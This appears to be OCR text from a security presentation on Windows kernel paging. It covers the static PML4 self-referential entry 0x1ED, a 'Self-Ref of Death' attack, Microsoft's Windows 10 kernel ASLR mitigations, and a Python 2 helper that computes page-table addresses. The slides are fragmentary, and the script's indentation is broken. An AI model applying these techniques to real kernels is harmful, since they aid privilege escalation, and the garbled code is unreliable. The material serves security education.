
What was the **Windows** Plan
for self-referential entries?

Windows Self-Ref Entries


- Only one PML4 entry is used for Paging management (0x1ED).
- Entry 0x1ED is self-referential or the physical address points to PML4 physical address


Self-Ref of Death Attack

Self-Ref of Death



Self-Ref of Death





Windows

Windows 10 Mitigation Improvements

David Weston, Windows Offensive Security Research (OSR)
Matt Miller, Microsoft Security Response Center (MSRC)

August, 2016

This presentation is for informational purposes only. MICROSOFT MAKES NO WARRANTIES, EXPRESS OR IMPLIED, IN THIS SUMMARY.


Microsoft

https://www.blackhat.com/docs/us-16/materials/us-16-Weston-Windows-10-Mitigation-Improvements.pdf

Windows Kernel 64-bit ASLR Improvements

Predictable kernel address space layout has made it easier to exploit certain types of kernel vulnerabilities


64-bit kernel address space layout is now dynamic



System region PML4 entries are randomized

- ✓ Non-paged pool
- ✓ Paged pool
- ✓ System cache
- ✓ PFN database
- ✓ Page tables
- ✓ ... and so on

Getting Physical
Extreme abuse of Intel based Paging Systems
Nicolas A. Economou
Enrique E. Nissim


Bypassing kernel ASLR
Target : Windows 10
(remote bypass)
Stéfan Le Berre - Heurs

Various address space disclosures have been fixed

- ✓ Page table self-map and PFN database are randomized
  - Dynamic value relocation fixups are used to preserve constant address references
- ✓ SIDT/SGDT kernel address disclosure is prevented when Hyper-V is enabled
  - Hypervisor traps these instructions and hides the true descriptor base from CPL>0
- ✓ GDI shared handle table no longer discloses kernel addresses

Tactic	Applies to	First shipped
Breaking exploitation techniques	Windows 10 64-bit kernel	August, 2016 (Windows 10 Anniversary Edition)

www.offsec.ir

It was impressive, compared to other OSs !


```python
#!/usr/bin/python

import sys

PML4_SELF_REF_INDEX = 0x1ed

def get_pxe_address(address):
  entry = PML4_SELF_REF_INDEX;
result = address >> 9;
lower_boundary = (0xFFFF << 48) | (entry << 39);
upper_boundary = ((0xFFFF << 48) | (entry << 39) + 0x8000000000 - 1) & 0xFFFFFFFFFFFFFFF8;
result = result | lower_boundary;
result = result & upper_boundary;
return result

if (len(sys.argv) == 1):
  print "Please enter a virtual address and PML4 self ref index in hex format"
print "The PML4 self ref index is option, the static idex of 0x1ed will be used"
print "if one is not entered"
print ""
print sys.argv[0] + " 0x1000 0x1ed"
sys.exit(0)

address = int(sys.argv[1], 16)
if (len(sys.argv) > 2):
  PML4_SELF_REF_INDEX = int(sys.argv[2], 16)
```

```
pt = get_pxe_address(address)
pd = get_pxe_address(pt)
pdpt = get_pxe_address(pd)
pml4 = get_pxe_address(pdpt)
selfref = get_pxe_address(pml4)

print "Virtual Address: %s" % (hex(address))
print "Self reference index: %s" % (hex(PML4_SELF_REF_INDEX))
print "\n"
print "Page Tables"
print "Self Ref: \t%s" % (hex(selfref))
print "Pml4:\t\t%s" % (hex(pml4))
print "Pdpt:\t\t%s" % (hex(pdpt))
print "Pd:\t\t%s" % (hex(pd))
print "PT:\t\t%s" % (hex(pt))
```

Demo Time !

